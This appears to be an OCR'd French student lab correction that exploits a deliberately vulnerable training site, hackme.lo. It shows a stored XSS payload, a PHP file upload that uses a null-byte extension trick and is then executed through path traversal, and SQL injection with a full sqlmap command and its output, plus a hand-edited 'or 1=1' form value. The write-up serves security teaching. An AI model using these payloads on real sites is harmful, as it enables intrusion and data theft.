
CORRECTION GROUPE 2 : TONY, LUCAS, THOMAS

Faille XSS :

Le site est sensible aux attaques XSS sur la page d'administration du profil (*http://hackme.lo/profil.php*) au niveau du champs pseudo.
En effet, il suffit de saisir la commande js souhaitée pour qu'elle s'affiche sur la page principale du site.
Exemple : *<script>alert("popopo")</script>dans le champs pseudo →*



Accéder au serveur à l'aide d'un fichier php.

Dans un premier temps, il faut « uploader » un script php dans le formulaire profil. Il faut cependant penser à le renommer le fichier en y ajoutant une extension d'image (exemple : test.php%00.jpg).

Pour l'exécuter, il suffit ensuite d'accéder à la page de la http://hackme.lo/livres/liseuse.php en passant en paramètre le lien dynamique au fichier uploadé (stocké dans uploads).
En accédant ensuite au lien : http://hackme.lo/livres/liseuse.php/?livres=..//uploads/test.php%2500.jpg le code php précédemment chargé est exécuté.

Injection SQL

La page http://hackme.Io/search.php est sensible aux injections SQL avec sqlmap.
La requête *python sqlmap.py -u http://hackme.lo/search.php method=POST --data="books=1" -p "books" --risk 3 --level 5 –dbs* retourne les bases de données du serveur.

```
available databases [5]:
[*] information_schema
[*] mysql
[*] ourComicsStore
[*] performance_schema
[*] phpmyadmin
```

Il suffit ensuite de spécifier la base de données souhaitée (dans ce cas, ourComicsStore) pour accéder à l'ensemble des tables du site.

Il est également possible de faire de l'injection en direct sur le site grâce à l'attribut *value* des éléments de la combobox des livres sur la page http://hackme.lo/search.php .

```
<h1>Rechercher un livre.</h1>
<form action="search.php" method="post">
▼<div class="row">
  ▼<select name="books" id="select_book">
      <option value="1 or 1=1">Batman et robin</option>
      <option value="3">Dr. Manhathan</option>
```

Cette requête va par exemple, afficher tous les livres disponibles :

- Green Lantern - La decouverte // code : GR01
- Superman - Contre lex luthor // code : SU01
- Dr. Manhathan - Voyage sur le soleil // code : DR01
- Le joker - Why so serious ? // code : LE01
- Batman et robin - Duo implacable // code : BA01
- SpiderMan - La morsure // code : SP01